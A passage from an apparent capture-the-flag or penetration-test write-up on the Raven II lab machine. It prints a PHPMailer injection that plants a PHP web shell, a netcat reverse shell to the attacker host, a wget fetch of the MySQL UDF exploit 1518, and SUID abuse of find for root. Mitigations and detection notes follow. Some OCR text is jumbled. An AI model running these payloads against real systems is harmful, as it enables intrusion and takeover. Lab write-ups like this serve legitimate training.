    --data-urlencode "message=<?php echo shell_exec($_GET['cmd']); ?>" \
    --data-urlencode "action=submit" \
    $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
    echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
    echo "[!] Exploit failed"
fi
```

exploit.sh 700 bytes 02a7e4d1

Find File Blame History Permalink Replace Delete

Malicious PHP

The screenshot shows a browser window with the URL `192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd`. The page content displays a large amount of captured log data from a server, likely from a PHPMailer exploit. The log entries are timestamped and show various system processes and network interactions.

```
01581 >>> blah"@badguy.com... Unbalanced "" 01581 <<< To: Hacker 01581 <<< Subject: Message from Hackerman 01581 <<< X-PHP-Originating-Script: 0:class.phpmailer.php 01581 <<< Date: Tue, 29 Jun 2021 11:57:49 +1000 01581 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01581 <<< Message-ID: <4bc306369a4273eb5fe05f7254a404be@192.168.1.115> 01581 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 01581 <<< MIME-Version: 1.0 01581 <<< Content-Type: text/plain; charset=iso-8859-1 01581 <<< 01581 <<< root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false Debian-exim:x:104:109::/var/spool/exim4:/bin/false messagebus:x:105:110::/var/run/dbus:/bin/false statd:x:106:65534::/var/lib/nfs:/bin/false sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin michael:x:1000:1000:michael,,,:/home/michael:/bin/bash smmra:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false steven:x:1001:1001::/home/steven:/bin/sh vagrant:x:1002:1002,,,:/home/vagrant:/bin/bash 01581 <<< 01581 <<< [EOF] 01581 === CONNECT [127.0.0.1] 01581 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Tue, 29 Jun 2021 11:57:50 +1000; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1] 01581 >>> EHLO raven.local 01581 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet you 01581 <<< 250-ENHANCEDSTATUSCODES 01581 <<< 250-PIPELINING 01581 <<< 250-EXPN 01581 <<< 250-VERB 01581 <<< 250-8BITMIME 01581 <<< 250-SIZE 01581 <<< 250-DSN 01581 <<< 250-ETRN 01581 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 01581 <<< 250-DELIVERBY 01581 <<< 250 HELP 01581 >>> MAIL From: SIZE=479 01581 <<< 250 2.1.0 ... Sender ok 01581 >>> RCPT To: 01581 >>> RCPT To: 01581 >>> DATA 01581 <<< 250 2.1.5 ... Recipient ok 01581 <<< 550 5.1.1 ... User unknown 01581 <<< 354 Enter mail, end with "." on a line by itself 01581 >>> Received: (from www-data@localhost) 01581 >>> by raven.local (8.14.4/8.14.4/Submit) id 15T1vn1Y001581 01581 >>> for blah"@badguy.com; Tue, 29 Jun 2021 11:57:49 +1000 01581 >>> X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f 01581 >>> X-Authentication-Warning: raven.local: Processed from queue /tmp 01581 >>> To: Hacker 01581 >>> Subject: Message from Hackerman 01581 >>> X-PHP-Originating-Script: 0:class.phpmailer.php 01581 >>> Date: Tue, 29 Jun 2021 11:57:49 +1000 01581 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01581 >>> Message-ID: <4bc306369a4273eb5fe05f7254a404be@192.168.1.115> 01581 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 01581 >>> MIME-Version: 1.0 01581 >>> Content-Type: text/plain; charset=iso-8859-1 01581 >>> 01581 >>> root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

User Shell

```
root@Kali:~/Downloads# sh ./exploit.sh
./exploit.sh: 17: Syntax error: redirection unexpected
root@Kali:~/Downloads# nc -lvpn 4444
listening on [any] 4444 ...
```

```
Kibana | [Metricbeat System] | [Filebeat System] | Discover - Kibana | 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash
```

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
```
root@Kali:~/Downloads# sh ./exploit.sh
./exploit.sh: 17: Syntax error: redirection unexpected
root@Kali:~/Downloads# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 55745
```

```
root@Kali:~/Downloads# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 55795
whoami
www-data
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
```

Flag2 / Flag3

```
cd /var/www 1 #!/bin/bash
ls 2 # Lovingly borrowed from: https://
flag2.txt 3
html 4
cat flag2.txt TARGET=http://raven.local/c
flag2{6a8ed560f0b5358ecf844108048eb337} 5
DOCROOT=/var/www/html 6
```

```
whoami
www-data
find /var/www -type f -iname "flag*"
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png ; ti
/var/www/flag2.txt
```



Exploitation: Privilege Escalation

- Used user shell established in previous exploit
 - MySQL
 - **gcc** to set up exploit script
 - Apache Web server on Kali machine
- Attacker was able to achieve root shell upon successful exploit
- Exploitation due to vulnerable MySQL version - ability to set a user-defined function

MySQL Vulnerability

- MySQL version 5.5.60
- MySQL service running as **root** user (**ps aux**)

```
root@Kali:~# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 34462
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

```
root      999  0.0  1.3 552000 51288 ?        Sl  09:50  0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr
/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.so
ck --port=3306
```

Exploit

- Used **searchsploit** and Google to find vulnerabilities for MySQL v5 running as the **root** user
- Found Exploit 1518 - MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library

Exploit Title	Path
Active Calendar 1.2 - '/data/mysql/events.php?css' Cross-Site Scripting	php/webapps/29653.txt
Advanced Poll 2.0 - 'mysql_host' Cross-Site Scripting	php/webapps/33972.txt
Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded MySQL Credentials	linux/local/40465.txt
CMSQLite 1.2 / CMySQLite 1.3.1 - Remote Code Execution	php/webapps/14654.php
cPanel 10.8.x - 'cpwrap' via MySQLAdmin Privilege Escalation	php/webapps/2554.php
cPanel 11 - PassWDMySQL Cross-Site Scripting	php/webapps/29572.txt
CSP MySQL User Manager 2.3.1 - Authentication Bypass	linux/webapps/44589.txt
Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure	php/webapps/37725.txt
GEDCOM_TO_MYSQL - '/PHP/index.php?nom_branche' Cross-Site Scripting	php/webapps/31731.txt
GEDCOM_TO_MYSQL - '/PHP/info.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/31732.txt
GEDCOM_TO_MYSQL - '/PHP/prenom.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/31730.txt
JSPMySQL Administrador - Multiple Vulnerabilities	jsp/webapps/38098.txt
Linkster - PHP/MySQL SQL Injection	php/webapps/10450.txt
MariaDB 10.2 /MySQL - 'wsrep_provider' OS Command Execution	linux/local/49765.txt
MyBlog: PHP and MySQL Blog/CMS software - Remote File Inclusion	php/webapps/3685.txt
MyBlog: PHP and MySQL Blog/CMS software - SQL Injection / Cross-Site Scripting	php/webapps/5913.txt
MySQL (Linux) - Stack Buffer Overrun (PoC)	linux/dos/23075.pl
MySQL - yaSSL CertDecoder::GetName Buffer Overflow (Metasploit)	linux/remote/16850.rb
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation	linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privilege Escalation / Race Condition	linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privilege Escalation	linux/local/40679.sh
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration (1)	linux/remote/21725.c
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration (2)	linux/remote/21726.c
MySQL 3.22.27/3.22.29/3.23.8 - GRANT Global Password Changing	multiple/local/19721.txt
Mysql 3.22.x/3.23.x - Local Buffer Overflow	linux/local/20581.c
MySQL 3.23.x/4.0.x - COM_CHANGE_USER Password Memory Corruption	unix/remote/22085.txt
MySQL 3.x/4.0.x - Weak Password Encryption	linux/local/22565.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leakage	linux/remote/1742.c
MySQL 4.1/5.0 - Authentication Bypass	multiple/remote/24250.pl
MySQL 4.1/5.0 - Zero-Length Password Authentication Bypass	multiple/remote/311.pl
MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Execution	multiple/remote/25209.pl
MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitrary Library Injection	multiple/remote/25210.php
MySQL 4.x - CREATE Temporary TABLE Symlink Privilege Escalation	multiple/remote/25211.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)	linux/local/1518.c

Exploit Creation

- Followed instructions in exploit comments to compile the exploit
 - **gcc -g -shared -Wl -soname,1518.so -o 1518.so 1518.c -lc**
- Set up a symbolic link on the attacker machine to /var/www/html to allow Web server to download the exploit file, and used **wget** to download the exploit
 - **ln -s /usr/share/exploitdb/exploits/linux/local /var/www/html** (on attacker machine)
wget http://192.168.1.90/local/1518.so (on Web server, via backdoor shell)

```
root@Kali:~# cd /tmp
root@Kali:/tmp# searchsploit -m 1518.c
  Exploit: MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)
    URL: https://www.exploit-db.com/exploits/1518
    Path: /usr/share/exploitdb/exploits/linux/local/1518.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /tmp/1518.c

root@Kali:/tmp# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
root@Kali:/tmp# ls
1518.c
1518.so
firefox-esr
ssh-vgKECFBBUA4D
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-apache2.service-G8sgSc
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-colord.service-yZOYgm
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-haveged.service-6XXPNT
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-ModemManager.service-8BIBAA
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-systemd-logind.service-78Ko82
systemd-private-f54d8dc1fbe0424191a34010c04c43e9-upower.service-OdxPud
Temp-ade9a941-fc01-49cb-b1e1-c4b61dbfb734
Temp-c8135151-6e6d-42b4-948c-c62312e324d5
VMwareDnD
root@Kali:/tmp#
```

```
www-data@target2:/tmp$ wget http://192.168.1.90/local/1518.so
wget http://192.168.1.90/local/1518.so
converted 'http://192.168.1.90/local/1518.so' (ANSI_X3.4-1968) → 'http://192.168.1.90/local/1518.so' (UTF-8)
-- 2021-07-01 11:30:58 -- http://192.168.1.90/local/1518.so
Connecting to 192.168.1.90:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 19072 (19K)
Saving to: '1518.so'

1518.so          100%[=====] 18.62K --KB/s   in 0s
2021-07-01 11:30:58 (155 MB/s) - '1518.so' saved [19072/19072]
www-data@target2:/tmp$
```

Exploit Delivery

Logged into **mysql** on the Web server, using credentials in /var/www/html/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
www-data@target2:/tmp$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

Exploit Delivery

```
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.01 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-----+
| do_system('chmod u+s /usr/bin/find') |
+-----+
|          0 |
+-----+
1 row in set (0.00 sec)  watching

mysql> ■
```

← Uses the mysql database

← Creates new table **foo**

← Inserts the 1518.so exploit into the **foo** table

← Pushes the 1518.so exploit into the MySQL plugin directory

← Creates the user-defined function

← Runs the code

End result - **chmod** modifies the **find** command to run as the **root** user (**u**) and sets the **root** user on execution (**s**)

Escalation to Root Shell and Flag4

```
www-data@target2:/tmp$ touch old_greg  
touch old_greg  
www-data@target2:/tmp$ find old_greg -exec "whoami" \  
find old_greg -exec "whoami" \  
root  
www-data@target2:/tmp$ find old_greg -exec "/bin/sh" \  
find old_greg -exec "/bin/sh" \  
# cd /root  
cd /root  
# ls  
ls  
flag4.txt  
# cat flag4.txt  
cat flag4.txt
```

← Creates a file in **/tmp** (writable location for www-data user)
← **find** command used to find old_greg, and execute **whoami** as root
← **find** command used to execute a **root shell**
← **cd** into the root folder

← **flag4** found

The **find** command, ran in **/tmp**, will always find old_greg. Therefore, the -exec command will then run as **root**, since **find** runs as **root** due to the user-defined function built in MySQL

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}  
CONGRATULATIONS on successfully rooting RavenII  
I hope you enjoyed this second interation of the Raven VM  
Hit me up on Twitter and let me know what you thought:  
@mccannwj / wjmccann.github.io  
#
```

Mitigations

Vulnerability 1 - Publicly Accessible Web server files/directories


- Disable directory browsing in Apache configuration
 - Remove “Indexes” from the Options line, and restart Apache service

```
GNU nano 2.2.6           File: apache2.conf

        Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

- Firewall rule to block source IP performing directory enumeration or “gobuster” user agent
 - Gobuster generated large number of HTTP Response Codes over 400



- Implement Intrusion Prevention System

Vulnerability 2 - PHP Remote Code Execution

- Upgrade PHPMailer Plugin to version 5.2.20 or later
 - If upgrade cannot be completed, perform input validation on the Contact Form page on client-side to prevent scripting
- Monitor and alert for any new files in /var/www/html
- Block all firewall ports except for port 80
 - Ideally, Web server port should be port 443 though!
 - Backdoor shell established over port 4444 - attack is stopped in its tracks if only 80/443 open

Time	_source
> Jul 2, 2021 @ 00:19:00.004	@timestamp: Jul 2, 2021 @ 00:19:00.004 event.kind: event event.category: network_traffic event.action: network_flow event.start: Jul 2, 2021 @ 00:18:00.461 event.end: Jul 2, 2021 @ 00:18:00.462 event.duration: 0.9 event.dataset: flow host.name: Kali ecs.version: 1.5.0 source.packets: 2 source.bytes: 173B source.ip: 192.168.1.90 source.port: 4444 network.bytes: 389B network.packets: 4 network.type: ipv4 network.transport: tcp

Vulnerability 3 - MySQL Privilege Escalation

- Set MySQL service account to use different, non-privileged account
 - Exploit possible because mysqld service runs as **root**
 - Use a non-privileged account that is exclusive to MySQL, no other system access

```
root      999  0.0  1.3 552000 51288 ?      sl  09:50  0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr /lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
```

- Remove unused Wordpress install
 - Wordpress installation on Target 2 appears unused. Remove Wordpress (which also removes MySQL) if not needed
- If only port accessible is 80 (443!), then attack is not possible
 - Backdoor shell is not accessible, therefore attacker can't access Target 2